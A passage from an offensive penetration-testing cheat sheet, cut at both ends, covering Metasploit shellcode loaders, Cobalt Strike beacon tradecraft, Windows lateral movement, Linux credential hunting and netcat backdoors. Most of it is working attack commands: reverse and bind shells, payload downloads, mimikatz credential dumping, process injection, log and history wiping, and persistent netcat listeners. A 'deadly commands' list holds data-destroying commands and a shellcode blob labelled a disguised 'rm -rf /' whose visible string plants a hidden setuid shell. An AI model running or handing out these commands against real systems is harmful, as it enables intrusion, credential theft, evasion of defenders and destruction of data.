#define SCSIZE 4096
char payload[SCSIZE] = "PAYLOAD:";
char comment[512] = "";

int main(int argc, char **argv) {
        (*(void (*)()) payload)();
        return(0);
}
```

ALTERNATION METHOD using Msfpayload

```
./msfpayload windows/shell_bind_tcp C
```

Python template that does same as C Template provided w/Metasploit

```
from ctypes import *

shellcode = '<-ascii shell code here ex: \x90\x90\x90->'

memorywithshell = create_string_buffer(shellcode, len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

Use MetaSploit payload as ShellCode: Turn C source into python compatible string by deleting double quotes and new lines:

```
./msfpayload windows/shell_bind_tcp C  | tr -d '"' | tr -d '\n'
```

If you generate a multi-stage payload, just grab the string for stage one. Example:

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=127.0.0.1 C | tr -d '"' | tr -d '\n'
| more
```

Then grab the string produced for STAGE1 and plug it into my template as follows:

```
from ctypes import *

shellcode = '\xfc\xe8\x89\x00\x00\x00\... \x75\xec\xc3'

memorywithshell = create_string_buffer(shellcode, len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

Next Compile to Executable

```
python configure.py
$ python makespec.py --onefile --noconsole shell_template.py
$ python build.py shell_template\shell_template.spec
```

Once program is run it connects back where stage2 is delivered

```
msf > use multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 127.0.0.1 LHOST => 127.0.0.1
msf  exploit(handler) > exploit
```

Resources

```
https://medium.com/@int0x33/day-26-the-complete-list-of-windows-post-exploitation-
commands-no-powershell-999b5433b61e
```

Psexec Remote Commands on Windows (SysInternals)

```
*During pen tests using this to spread minimizes crashing target chances
net use \\ip /u:admin                           :set up SMB session as admin user
psexec \\ip ipconfig                            :able to execute remote commands
psexec \\ip cmd.exe                             :remote shell
```

Psexec in MetaSploit (One of most useful modules)

```
*Cleans up after itself unlike SysInternals psexec
use exploit/windows/smb/psexec                  :
set PAYLOAD <payload>; set RHOST <ip>           :set normal variables
set SMBUser <admin>; set SMBPass <pass/hash>    :need admin creds
```

Scheduling a Job – Runas Workaround in Bash Shell (Without Terminal Access)

```
net use \\ip <password> /u:<admin>              :establish SMB session
sc \\ip query schedule                          :verify schedule svc running
sc \\ip start schedule                          :ensure it is running
net time \\ip                                   :check the time on the box
at \\ip <HH:MM> <A|P> <command>                 :schedule task, at deprecated some vers
schtasks /create /tn <taskname> /s <ip> /u <user> /p <passwd> /sc <frequency> /st
<starttime> /sd <startdate> /tr <cmd>           :schtasks or at to schedule cmds
at \\ip                                         :verify your job scheduled to run
schtasks /query /s <ip>                         :verify your job scheduled to run
*meterpreter script schtaskabuse does same
```

Scheduling an Executable to Run – Runas Workaround in Bash Shell (Without Terminal Access)

```
net use \\ip <password> /u:<admin>              :establish SMB session w/admin
sc \\ip create <svcname> binpath=<cmd>          :
sc \\ip start <svcname>                         :start the service after creating
*but service only lasts 30 seconds before Windows kills it without receiving call
sc \\ip create <svcname> binpath= “cmd.exe /k <command>”:invoke cmd because 30s limit
*OR use InGuardian ServifyThis to wrap exe that makes the calls
```

Use WMIC to Connect Remotely

```
wmic /node:<ip> /node:@file.txt process call create <command>
                                                :not specifying user can pth
wmic /node:<ip> /node:@file.txt /user:<admin> /password:<passwd> process call create
<command>                                       :specify a user/pass
wmic /node:<ip> process list brief              :list remote processes
wmic /node:<ip> process where processid="<pid>" delete:del specific remote process
```

Powershell Command to Download File

```
(New-Object System.Net.WebClient) .DownloadFile("http:/ip/nc.exe","c:\nc.exe")
```

BabaDook (Persistence through PowerShell across Share Drives)

```
https://github.com/jseidl/Babadook              :download
```

Gcat (C2 through Gmail)

```
https://github.com/byt3bl33d3r/gcat
bypasses many DLP/IDS/IPS systems
```

Iodine (Hide/Tunnel traffic DNS servers)

```
https://github.com/yarrick/iodine
Better than Iodine,  *true* routable tunnel via DNS, NIDS detection poor
```

DNScat2 (Hide/Tunnel traffic DNS servers)

http://tadek.pietraszek.org/projects/DNScat/
Requires a bit of setup but DNS traffic is the most utilized even more than HTTP traffic.

SoftEther VPN (Tunnel traffic through ICMP/DNS)

https://www.softether.org/1-features/1._Ultimate_Powerful_VPN_Connectivity

Loki (Tunnel traffic through ICMP)

Older many signatures created to detect Loki traffic

Appendix: Cobalt Strike

Intro

Mudge's Training:
https://www.youtube.com/playlist?list=PL9HO6M_MU2nfQ4kHSCzAQMqxQxH47d1no
*A lot of notes referenced from Will Schroeder at
https://github.com/HarmJ0y/CheatSheets/

Team Server

```
./teamserver <ip> <passwd> [profile] [YYYY-MM-DD] :Start team server
*Do not use the default profile, date is the kill date for beacons
https://github.com/rsmudge/Malleable-C2-Profiles  :Mudge's C2 profiles
New Connection             :Connect to multiple team servers for cross loading attacks
./cobaltstrike                                  :start up GUI
```

Mudge recommends an *architecture* of staging servers, long haul servers (low and slow persistent callbacks), and post exploitation servers (for immediate post exploit & lateral movement)
Logs (team server) contained in /logs folder, organized by date, ip, beacon (along with keystrokes,screenshots, file hashes uploaded, etc)
Reports: Reporting menu, generate custom reports: CS -> Preferences -> Reporting

Beacon Listeners

Cobalt Strike Beacon listeners are accessible through the "Cobalt Strike"->"Listeners" menu in the upper left.
When adding a new listener, the payload format follows <OS>/<agent_mode>/<stager>. The <agent_mode> determines what transport the agent will communicate over, while <stager> determines how the agent code is transferred to the target.
SMB Beacons use named pipes to communicate through a parent Beacon pivot. To setup a SMB listener, select the windows/beacon_smb/bind_pipe payload. The chosen port is used differently depending on exactly how the SMB Beacon is being used.
While using the SMB listener, any actions that affect the local host (i.e. bypassuac) will open up a TCP listener on the selected port that's bound to local host.

Beacon Common Commands

```
help <command>     : Display all available commands or the help for a specified command
ps                 :show process listing
shell <cmd> <args> :execute a shell cmdn using cmd.exe
sleep <seconds> <jitter/0-99>    :0% jitter means interactive
jobs               :list running jobs
jobkill <jobID>    :kill specified job ID
clear              :clear current taskings
exit               :task beacon to exit
link/unlink <ip>   :link/unlink to/from a remote SMB Beacon
pwd                :display current working dir for beacon session
ls <C:\Path>       :list files on specific path or current folder
cd <dir>           :change into specified working dir
rm <file/folder>   :delete file/folder
cp <src> <dest>    :file copy
download <C:\Path> :download file from path on beacon host
downloads          :lists downloads in progress
cancel <*file*>    :cancel download currently in progress, wildcards accepted
upload </path/to/file>    :upload file from attacker to current beacon working dir
```

Session Prepping

First, use ps to list the current processes and select an appropriate parent process to fake, as well as an appropriate sacrificial process to use. iexplore.exe and explorer.exe are good selections for userland, and services.exe/svchost.exe for a SYSTEM context.
You can then set the parent process ID with ppid <ID> and can set the child process spawned with spawnto <x86/x64> <C:\process\to\spawn.exe>. All post-ex jobs will now simulate a normal process tree.

Host and Network Recon

Note that standard post exploitation actions like keylogger or screenshot can be used

through the process list pane from right clicking a Beacon and choosing "Explore" -> "Process List".
Beacon also has a number of net commands implemented that don't rely on calling net.exe. This includes session/share/localgroup/etc. enumeration of local or remote hosts. Use help net to see all commands and help net [command] for more information on a specific command.

Mimikatz

The format to execute a Mimikatz (tab-completable) command is mimikatz [module::command] <args>. Using !module:: will cause Mimikatz to elevate to SYSTEM before execution, while @module:: will force the usage of Beacon's current token.
logonpasswords will execute the sekurlsa::logonpasswords module which extracts hashes and plaintext passwords out of LSASS. Credentials are stored in Cobalt Strike's persistent credential store.
dcsync [DOMAIN.fqdn] [DOMAIN\user] will use lsadump::dcync to extract the hash for the specified user from a domain controller, assuming the necessary privileges are present.
pth [DOMAIN\user] [NTLM hash] will use sekurlsa::pth to inject a user's hash into LSASS, starts a hidden process with those credentials, and impersonates that process. Note that this requires local admin privileges.

Powershell

powershell-import [/path/to/script.ps1] will import a PowerShell .ps1 script from the control server and save it in memory in Beacon. The functions from the imported script are exposed to the commands below. Only one PowerShell script can be contained in memory at a time.
powershell [commandlet] [arguments] will first setup a local TCP server bound to localhost and download the script imported from above using powershell.exe. Then the specified function and any arguments are executed and output is returned.
powerpick [commandlet] [arguments] will launch the given function using @tifkin_'s Unmanaged PowerShell, which doesn't start powershell.exe. The program used is set by spawnto.
psinject [pid] [arch] [commandlet] [arguments] will inject Unmanaged PowerShell into a specific process and execute the specified command. This is useful for long-running PowerShell jobs.

Session Passing and Management

There are a number of ways to spawn new Beacons and pass sessions to other teamservers.
Any command that spawns an additional process uses what's set by spawnto <x86/x64> <C:\process\to\spawn.exe>

```
inject <pid> <x86|x64>    :inject new beacon into proc spawned to given listener
shinject <pid> <x86|x64> </path/to/my.bin> :inject custom shellcode to process
shspawn <x86|x64> </path/to/m.bin> :spawn process and inject custom shellcode
dllinject <pid> </path/to/my.dll> :injet reflective dll into process
spawn <x86|x64> <listener> :spawn a new beacon process to the given listener
spawnas <domain\user> <password> <listener> :spawn new beacon to the listener diff user
spawnu <pid> <listener> :attempt spawn payload to powershell.exe proc under specific id
runu <pid> <cmd> <args> :attempt to exe program w/specific id as its parent
make_token <domain\user> <password> :set current token to pass to other domain creds
when interacting w/network resources
steal_token <pid> :steal a token from the specific process
rev2self :rever to Beacon's original access token
Kerberos_ticket_use </path/ticket.kirbi> :Inject a Kerberos ticket into current session
Kerberos_ticket_purge :purge Kerberos tickets
---
```

Note that spawnas will often fail when running as SYSTEM, in this case use make_token instead. Also ensure that you're in a directory the new user has read access to!
spawnu and runu are the only two commands that preserve the token of the parent process. These commands are useful for spawning a beacon in another desktop session without process injection.
To spawn a new Meterpreter session, set the listener type to be windows/foreign/reverse_http[s] and input the Meterpreter listener configuration. Then use this listener with any of the above commands.

Pivoting

There are a few pivoting options available in Beacon. After any of the following pivots are started, they can be viewed through "View"->"Proxy Pivots" and stopped as desired.
socks [PORT] will start a SOCKS server on the given port on your teamserver, tunneling traffic through the specified Beacon. Set the teamserver/port configuration in

/etc/proxychains.conf for easy usage.
browserpivot [pid] [x86|x64] will proxy browser traffic through a specified Internet Explorer process. Right clicking a Beacon and choosing "Explore"->"Browser Pivot" will automatically enumerate available IE processes. Use proxychains or set a native browser's proxy settings to use the functionality.
rportfwd [bind port] [forward host] [forward port] will bind to the specified port on the Beacon host, and forward any incoming connections to the forwarded host and port. This is useful for tunneling out traffic out of a network in specific situations.

Lateral Movement

Beacon's lateral movement options cover all the standard bases and integrate smoothly with listeners. All three of the following commands ultimately launch powershell.exe on the remote host to inject stager shellcode, so keep this in mind!
psexec_psh [host] [listener] creates a service on the target to launch the stager which will operate as SYSTEM.
wmi [host] [listener] uses WMI's process call create to launch the stager on the remote system.
winrm [host] [listener] uses Windows remoting to spawn the given stager.
Note that stagers spawned through wmi/winrm will operate under the user context used on the attacker machine to spawn them, but only they are a network logon. This means that the token is only good for the target machine and cannot be reused on the network. Use make_token after spawning a stager in this way to ensure fresh credentials.

Tradecraft Tips

Use SMB pivots for internal spread after an initial foothold with 2-3 outbound HTTP[S]/DNS channels.
You can relink to your SMB "mesh" if an external outbound channel dies and you will regain control.
Malleable C2 (https://www.cobaltstrike.com/help-malleable-c2) lets you modify your traffic patterns.

Appendix: Linux Essentials

Man Pages

```
Man7.org                                              :man pages made easy
```

Linux Search

```
grep                                                  :search
grep -rnwI '/path/to/somewhere/' -e 'pattern'  :search for files contains specific text
updatedb                                              :must run before using locate
locate –i <term>                                      :locate files; -i = case insensitive
which sbd                                             :searches dirs in $PATH env
find –name '.*' –ls                                   :find hidden files
find / -name sbd*                                     :search for file names starting w/sbd
find / -name sbd* -exec file {} \;                    :exe all sbd* files found
find / -iname '*password*'                            :recursive, iname=case insensitive name
find –I –name <file> -type *.pdf                      :find PDF files
find / -user user1 –size 33c 2>/dev/null              :find a files owned by user 33 bytes,
                                                      :2>/dev/null cleans irrelevant results
strings data.txt | grep "="                           :same as grep –A 1 = data.txt
strings -n [N]|grep "term"                            :search strings > than N chars(ASCII)
strings -e b|grep "term"                              :search strings with big endian encoding
strings -e l|grep "term"                              :search strings w little endian encoding

find / -type f -exec grep -H 'text-to-find-here' {} \;     :search for text
find /home –name .bash_history                        :good place to find cmds; . means hidden
.sh_history, .zsh_history, .ksh_history               :alternative shells to bash
find /home –name .bashrc                              :often used to config shell or load info
find /home –name .bash_profile                        :aslo important to look at
find /home –name .bash_history –type f –exec grep –H 'admin' {} \;
ls –ls /tmp         (or /var/tmp)                     :check tmp folder for leftover clues
/etc folder – cron jobs, shadow backups, etc
```

<u>Search for passwords accidentally typed to shell</u>

```
grep –A 1 passwd .bash_history OR find /home –name .bash_history | grep –A 1 passwd
find /home -name .bash_history -exec grep -A 1 passwd {} \; :passwds typed in shell
find . -name .bash_history -exec grep -A 1 '^passwd' {} \;  :passwds typed in shell
```

<u>Searching for backups</u>

```
find . -depth -print | cpio -o > *.cpio               :back up recursively from your location
cpio –i –vd < archive.cpio                            :extract the backup
cpio –t < archive.cpio                                :list the files of the cpio archive
cat backup | cpio –id /etc/fstab        :same as below, extract one file
cpio –id /etc/fstab < archive.cpio                    :extract just fstab file from archive
cpio –i –to-stdout /etc/fstab < backup > fstab :try if permissions error above
cd /etc/cron.daily                                    :check cronjobs for clue - dcrypt backup

tar –tvf file.tar                                     :view TOC for tar archive (.tar)
tar -ztvf file.tar.gz                                 :view TOC for tar archive (.tar.gz)
tar –zxvf file.tar.gz <file you want>                 :extract file from tar archive
```

Linux Accounts

```
useradd -d  /home/fred fred                           :create user fred
userdel Charlie                                       :delete user
passwd fred                                           :change password for user fred
sudo or su -                                          :elevated privileges
su <user>                                             :change account to certain user
whoami                                                :displays current user
id                                                    :details about current user
```

Linux File Commands

```
cd <dir>                                              :move around file system
cd ~                                                  :jump to current account home dir
```

```
pwd                                             :present working directory
ls –la /tmp  (or /var/tmp)                      :dir/file details;-l details –a shows all
ls –ld /tmp                                     :show permissions on the –d dir /tmp
mkdir test                                      :make a directory called test
cp –a /source/. /dest/                          :copy all files, atts, hidden, &symlinks
smbclient //<winIp>/c$ <passwd> -U <user>       :connect to SMB (445)
gedit <file>                                    :easy to use file editor
head /etc/passwd                                :shows start of file
tail –n 2 /etc/passwd                           :shows end of file
sort –u                                         :sort unique lines
shred –f –u <file>                              :overwrite/delete file
touch –r <ref_file> <file>                      :matches ref_file timestamp
touch –t YYYYMMDDHHSS <file>                    :Set file timestamp
file <file>                                     :file properties
rm –rf <dir>                                    :force deletion of directory
echo $PATH                                      :view your path
which ls                                        :see where in your PATH a cmd is found
zip –r <zipname.zip> \Directory\*               :create zip
gzip file    (bzip2 creates .tbz)               :compress/rename file
gzip –d file.gz                                 :Decompress file.gz
upx -9 –o out.exe orig.exe                      :UPX packs orig.exe
tar cf file.tar files                           :Create .tar from files
tar xf file.tar                                 :Extract .tar
tar czf file.tar.gz files                       :Create .tar.gz
tar xzf file.tar.gz                             :Extract .tar.gz
tar cjf file.tar.bz2 files                      :Create .tar.bz2
tar xjf file.tar.bz2                            :Extract .tar.bz2
tar –xvjf backup.tbz                            :Decompress .tbz file
bzip2 –dk filename.bz2                          :Decompress .bz2 file
cat ./-                                         :read a file named -  (special char)
cat spaces\ in\ filename                        :read a file with spaces in name
cat –n                                          :show line #s
```

Linux Interesting Files

From rebootuser.com

```
find / -perm -4000 -type f 2>/dev/null          :Find SUID files
find / -uid 0 -perm -4000 -type f 2>/dev/null   :Find SUID files owned by root
find / -perm -2000 -type f 2>/dev/null          :Find GUID files
find / -perm -2 -type f 2>/dev/null             :Find world-writeable files
find / ! -path "*/proc/*" -perm -2 -type f -print 2>/dev/null      :Find world-
writeable files excluding those in /proc
find / -perm -2 -type d 2>/dev/null             :Find word-writeable directories
find /home –name *.rhosts -print 2>/dev/null    :Find rhost config files
find /home -iname *.plan -exec ls -la {} ; -exec cat {} 2>/dev/null ;     :Find *.plan
files, list permissions and cat the file contents
find /etc -iname hosts.equiv -exec ls -la {} 2>/dev/null ; -exec cat {} 2>/dev/null ;
      :Find hosts.equiv, list permissions and cat the file contents
ls -ahlR /root/                                 :See if you can access other user
directories to find interesting files
cat ~/.bash_history                             :Show the current users’ command history
ls -la ~/.*_history                             :Show the current users’ history files
ls -la /root/.*_history                         :Can we read root’s history files
ls -la ~/.ssh/                                  :Check intrstng ssh files in cur usr dir
find / -name "id_dsa*" -o -name "id_rsa*" -o -name "known_hosts" -o -name
"authorized_hosts" -o -name "authorized_keys" 2>/dev/null |xargs -r ls -la       :Find
SSH keys/host information
ls -la /usr/sbin/in.*                           :Check Configuration of inetd services
grep -l -i pass /var/log/*.log 2>/dev/null      :Check log files for keywords (‘pass’ in
this example) and show positive matches
find /var/log -type f -exec ls -la {} ; 2>/dev/null  :List files in specified directory
(/var/log)
find /var/log -name *.log -type f -exec ls -la {} ; 2>/dev/null    :List .log files in
specified directory (/var/log)
find /etc/ -maxdepth 1 -name *.conf -type f -exec ls -la {} ; 2>/dev/null :List .conf
files in /etc (recursive 1 level)
ls -la /etc/*.conf                              :As above
find / -maxdepth 4 -name *.conf -type f -exec grep -Hn password {} ; 2>/dev/null :Find
.conf files (recursive 4 levels) and output line number where the word ‘password’ is
```

```
located
lsof -i -n                :List open files (output will depend on account privileges)
head /var/mail/root                           :Can we read roots mail
```

Linux System Info

```
ps aux|less                                   :running processes
bg                                            :run in background
jobs                                          :show programs running in background
fg 1                                          :move background job to foreground
nbtstat –A <ip>                               :get hostname for <ip>
id                                            :current username
w                                             :logged on users
who –a                                        :user info
last –a                                       :last users logged on
ps –ef                                        :process listing (top)
uname –a                                      :disk usage (free)
mount                                         :mounted file systems
getent passwd                                 :show list of users
PATH=$PATH:/home/mypath                       :add to PATH variable
kill <pid>                                    :kills process with <pid>
cat /etc/issue                                :show OS info
cat /etc/*release*                            :show OS version info
cat /proc/version                             :show kernel info
rpm –query –all                               :installed pkgs (Redhat)
rpm –ivh *.rpm                                :install rpm (-e=remove)
dpkg –get-selections                          :installed pkgs (Ubuntu)
dpkg –I *.deb                                 :install DEB (-r=remove)
pkginfo                                       :installed pkgs (Solaris)
which <tscsh/csh/ksh/bash>                    :show location of executable
chmod 750 <tcsh/csh/ksh>                      :disabled <shell>, force bash
shutdown -h now                               :shut down and halt system
reboot                                        :reboot system
```

Linux Network Commands

```
gedit /etc/network/interfaces;service networking restart :set interface info
ifconfig                                      :networking info
ping                                          :if ping doesn’t work try traceroute -T
traceroute –T <ip>                            :-T uses TCP SYN with dst port 80
traceroute -6                                 :-6 = IPv6
nslookup <name/ip>                            :dns query
netstat –ant                                  :TCP connection –anu=udp
netstat –tulpn                                :Connections with PIDs
netstat –antp|grep sshd                       :open ssh
lsof –i                                       :established connections
smb://<ip>/share                              :access Windows share
share user x.x.x.x c$                         :mount Windows share
smbclient –U user \\\\<ip>\\<share>           :SMB connect
ifconfig eth# <ip>/<cidr>                     :set IP and netmask
ifconfig eth0:1 <ip>/<cidr>                   :set virtual interface
route add default gw <gw_ip>                  :set GW
export MAC=xx:xx:xx:xx:xx:xx                  :change MAC
ifconfig <int> hw ether <MAC>                 :change MAC
macchanger –m <MAC> <int>                     :change MAC
iwlist <int> scan                             :built-in wifi scanner
dig –x <ip>                                   :domain lookup for IP
host <ip>                                     :domain lookup for IP
host –t SRV _<service>_tcp.url.com            :domain SRV lookup
dig @ip domain –t AXFR                        :DNS zone xfer
host –l <domain> <namesvr>                    :DNS zone xfer
ip xfrm stat list                             :print existing VPN keys
ip addr add <ip>/<cidr> dev eth0              :adds ‘hidden’ interface
/var/log/messages|grep DHCP                   :list DHCP assignments
tcpkill host <ip> and port <port>             :block ip:port
echo “1” > /proc/sys/net/ipv4/ip_forward      :turn on IP forwarding
echo “nameserver x.x.x.x” > /etc/resolv.conf  :add DNS server
```

Linux Utility Commands

service <service> start	:start service
service ssh start; netstat –antp | grep sshd	:start service then check to see running
service apache2 start	:start apache web service
/etc/init.d/apache2 restart	:alt method to restart apache svc
echo “Testing testing” > /var/www/index.html	:make web server file to test
update-rc.d <service> enable	:auto enable service on startup
rdesktop <ip>	:RDP (mstsc for linux) to <ip>
scp /tmp/file user@x.x.x.x/tmp/file	:secure copy (put) file
scp user@<remoteip>:/tmp/file /tmp/file	:secure copy (get) file
passwd <user>	:change user password
rmuser uname	:remove user
script –a <outfile>	:record shell : Cntrl-D stops
apropos <subject>	:find related command
history	:view users command history
!<num>	:executes line # in history
wget	:pull files
wget http://example.com/something -O – | sh	:download and run script

Linux Cover Your Tracks Commands

echo “” > /varlog/auth.log	:clear auth.log file
echo “” > ~/.bash_history	:clear current user bash history
rm ~/.bash_history –rf	:delete .bash_history file
history –c	:clear current session history
export HISTFILESIZE=0	:set history max lines to 0
export HISTSIZE=0	:set history max commands to 0
unset HISTFILE	:disable history logging (log out after)
kill -9 $$	:kills current session
ln /dev/null ~/.bash_history –sf	:permanently send bash hist to /dev/null

Linux File System Structure

/bin	:user binaries
/boot	:boot-up related files
/dev	:interface for system devices
/etc	:system configuration files
/home	:base directory for user files
/lib	:critical software libraries
/opt	:third party software
/proc	:system and running programs
/root	:home directory of root user
/sbin	:system administrator binaries
/tmp	:temporary files
/usr	:less critical files
/var	:variable system files

Linux Files

/etc/shadow	:local users’ hashes
/etc/passwd	:local users
/etc/group	:local groups
/etc/rc.d	:startup services
/etc/init.d	:service
/etc/hosts	:known hostnames and IPs
/etc/HOSTNAME	:full hostname with domain
/etc/network/interfaces	:network configuration
/etc/profile	:system environment variables
/etc/apt/sources.list	:Ubuntu sources list
/etc/resolv.conf	:nameserver configuration
/home/<user>/.bash_history	:bash history (also /root/)
/usr/share/wireshark/manuf	:vendor-MAC lookup
~/.ssh/	:SSH keystore
/var/log/	:system log files (most Linux)
/var/adm	:system log files (Unix)
/var/spool/cron	:list cron files
/etc/cron.daily	:daily cron jobs
/var/log/apache/access.log	:Apache connection log
/etc/fstab	:static file system info

Linux Shell Essentials

Up/down	:command history

```
Tab auto complete                              :once for unique, twice for non-unique
Cntrl+R then chars                             :find recent commands
Cntrl+L                                        :clear screen
Cntrl+C                                        :stop current command
clear                                          :command to clear shell
```

Linux Deadly Commands

```
rm -rf /                                       :delete everything
char esp[] __attribute__ ((section(“.text”))) /* e.s.p
release */
= “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68”
“\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99”
“\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7”
“\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56”
“\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31”
“\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69”
“\x6e\x2f\x73\x68\x00\x2d\x63\x00”
“cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;”;                                :disguised rm –rf /
:(){ :|: & };:                                 :fork bomb-continuous replication
mkfs.ext4 /dev/sda1                            :format over your hd
command > /dev/sda                             :write cmd directly over hd
dd if=/dev/random of=/dev/sda                  :write junk directly to hd
mv ~ /dev/null                                 :move home dir to black hole
```

Appendix: Netcat/Ncat Essentials

Netcat/Ncat Command Switches

```
nc <options> <victim> <remote_port(s)>
-l: list mode (default is client)
-L: Listen harder (Win only); makes Netcat a persistent listener
-u: UDP mode (default is TCP)
-p: Local port (in server mode, this is port listened on; in client mode this is source
port)
      -in some versions –p means source port only
      -nc –l –p 8080 (traditional nc) versus nc –l 8080 (gnu-style nc)
-e: program to execute after connect (useful for backdoors)
      -many versions don’t have this option compiled in, have to compensate
-z: Zero I/O mode (useful for scanning)
-wN: timeout for connects, waits for N seconds (useful for scanning)
-v: Be verbose (print when a connection is made)
-n: Don’t perform DNS lookups on names of machines on other side
-v: verbose, print msgs on standard error
-vv: verbose, ++details
Standard Shell Redirects:
>: Dump output to a file
<: Dump input to a file
|: Pipe output of 1st program into 2nd program
```

Netcat Fundamentals

```
Fundamental Netcat Client
nc <TargetIPAddr> <port>
Connect to an arbitrary port <port> at IP Address <TargetIPAddr>

Fundamental Netcat Listener:
nc –l  –p <local port>
Creat a Netcat listener on arbitrary local port <LocalPort>
Both the client and listener take input from STDIN and send date received from the
network to STDOUT
```

Netcat Persistence

```
Windows Persistence
On Windows, Netcat restarts listening with –L
Or Scheduled task to start Netcat regularly

Linux Persistence
while [1]; do echo “Started”; nc –l –p <port> -e /bin/sh; done
Put that into shell script called listener.sh, chmod it to readable & executable, use
the nohup cmd to log out and keep it going
nohup ./listener.sh &
Or use version of Netcat that supports “-L”
Or schedule cron job to start Netcat regularly
```

Netcat File Transfer

```
Push a file from client to listener
nc –l –p <LocalPort> > <outfile>
Listen on <LocalPort>, store results in <outfile>
nc –w3 <TargetIPAddr> <port> < <infile>
Push <infile> to <TargetIPAddr> on <port>

Pull file from listener back to client
nc –l –p <LocalPort> < <infile>
Listen on <LocalPort>,prep to push <infile>
nc –w3 <TargetIPAddr> <port> > <outfile>
Connect to TargetIPAddr> on <port> and retrieve <outfile>
```

Netcat TCP Port Scanner

```
Port Scan an IP Address:
```

```
Nc –v –n –z –w1 <TargetIPAddr> <startport>-<endport>
```
Attempt to connect to each port in a range from <endport> to <startport> on IP Address <TargetIPAddr> running verbosely (-v on Linux –vv on Win), not resolving names (-n), without sending any data (-z), and waiting no more than 1 second for a connection to occur (-w1)
The randomize port (-r) switch can be used to choose port numbers randomly in the range

Netcat TCP Banner Grabber

Grab the banner of any TCP service running on an IP Address from Linux:
```
echo “” | nc –v –n –w1 <TargetIPAddr> <start_port>-<end_port>
```
Attempt to connect to each port in a range from <end_port> to <start_port> on IP Address <TargetIPAddr> running verbosely (-v) not resolving names (-n) and waiting no more than 1 second for a connection to occur (-w1). Then send a blank string to the open port and print out banners received in response. Add –p <port to specify src prt.

Netcat Vulnerability Scanner

Netcat ships with some helpful vulnerability scanning scripts:
Weak rpcs, nfs exports, weak trust relationships, guessable passwds (root/root bin/bin), FTP vulns (PASV core dump)

Netcat Backdoor Shells

Listening backdoor shell on Linux:
```
Nc –l –p <LocalPort> -e /bin/bash
```

Listening backdoor shell on Windows:
```
C:\> nc –l –p <LocalPort> -e cmd.exe
```
Create a shell on local port <LocalPort> that can then be accessed using a fundamental Netcat client

Reverse backdoor shell on Linux:
```
Nc <YourIPAddr> <port> -e /bin/bash
```

Reverse backdoor shell on Windows:
```
C:\> nc <YourIPAddr> <port> -e cmd.exe
```
Create a reverse shell that will attempt to connect to <YourIPAddr> on local port <port>. This shell can then be captured using a fundamental nc listener.

Netcat Relays on Windows

To start, enter a temporary directory where we will create .bat files:
```
C:\> cd c:\temp
```

Listener to Client Relay:
```
C:\>encho nc <TargetIPaddr> <port> > relay.bat
C:\> nc –l –p <LocalPort> -e relay.bat
```
Create a relay that sends packets from the local port <LocalPort> to a Netcat Client connected on <TargetIPAddr> on port <port>

Listener to Listener Relay:
```
C:\> echo nc –l –p <LocalPort_2> > relay.bat
C:\> nc –l –p <LocalPort_1> -e relay.bat
```
Create a relay that will send packets from any connection on <LocalPort_1> to any connection on <LocalPort_2>

Client to Client Relay
```
C:\> echo nc <NextHopIPAddr> <port 2> > relay.bat
C:\> nc <PreviousHopIPaddr> <port> -e relay.bat
```
Create a relay that will send packets from the connection to <PreviousHopIPAddr> on port <port> to a Netcat Client connected to <NextHopIPAddr> on port <port2>

Netcat Relays on Linux

To start, create a FIFO (named pipe> called backpipe:
```
$cd /tmp
$mknod packpipe p
```

Listener to Client Relay
```
nc –l –p <Localport> 0<backpipe | nc <TargetIPAddr> <port> | tee backpipe
```
Create a relay that sends packets from the local port <LocalPort> to a Netcat client connected to <TargetIPAddr> on port <port>

Listener to Listener Relay

```
nc –l –p <LocalPort_1> 0<backpipe | nc –l –p <LocalPort_2> | tee backpipe
Create a relay that sends packets from any connection on <LocalPort_1> to any
connection on LocalPort_2>
```

Client to Client Relay

```
Nc <PreviousHopIPAddr> <port> 0<backpipe | nc <NextHopIPAddr> <port2> | tee backpipe
Create a relay that sends packets from the connection to <PreviousHopIPAddr> on port
<port> to a Netcat client connected to <NextHopIPAddr> on port <port2>
```

Netcat/Ncat Connections / Bind & Reverse Shells

Updated version of netcat

```
ncat --exec cmd.exe --allow 10.0.0.4 –vnl 4444 --ssl  :ncat listener(replaced netcat)
ncat –v 10.0.0.22 4444 --ssl                      :ncat connect to listener

ncat –lvp 4444 –e cmd.exe –allow <ip> --ssl    :attacker listener-ssl
ncat –v <attacker_listener_ip> 4444 --ssl      :victim connects
```

Traditional netcat listener/connector

```
nc –nlvp 4444                                  :ncat listener over port 4444
nc –nv <ip of listener> 4444                   :ncat connector
```

Netcat listener to transfer file

```
nc –l –p <port> > bo.txt (victim)              :netcat listener (don’t forget firewall)
nc –w 3 <ip> <port> < bo.txt (attacker)        :netcat connect to listener
```

Netcat listener to transfer a file

```
nc –nlvp 4444 > incoming.exe                   :netcat listener for incoming file
nc –nv <ip of listener> 4444 </usr/share/windows-binaries/wget.exe :send file
```

Netcat bind shell (attacker makes connection to victim)

```
nc –lvp 4444 –e cmd.exe                        :netcat listener to gain cmd line access
nc –vn <listener_ip> 4444                      :netcat connector from victim behind FW
ipconfig (access to computer)
```

Netcat reverse shell (victim makes connection to attacker for cmd line)

```
nc –nlvp 4444                                  :netcat listener on attacker
nc –nv <attacker_ip> 4444 –e /bin/bash         :victim reaches out to make connection
id; uname –a (access to computer)

nc –nv <ip> 25      ;HELP                      :netcat connect to mail server,see help
nc –nv <ip> 110     ;USER bob;PASS bob         :netcat connect to mail server over 110
nc –nv <ip> 143     ;USER bob; PASS bob        :netcat connect to mail server over 143
```

Appendix: Linux Scripting

Ping Sweep

```
for x in (1..254..1);do ping –c 1 1.1.1.$ |grep “64 b” |cut –d” “ –f4 >> ips.txt;done

##Alternative script
nano ping-loop.sh

#!/bin/bash
#The ampersand backgrounds the process so that each ping runs in parallel
for ip in $(seq 200 254); do
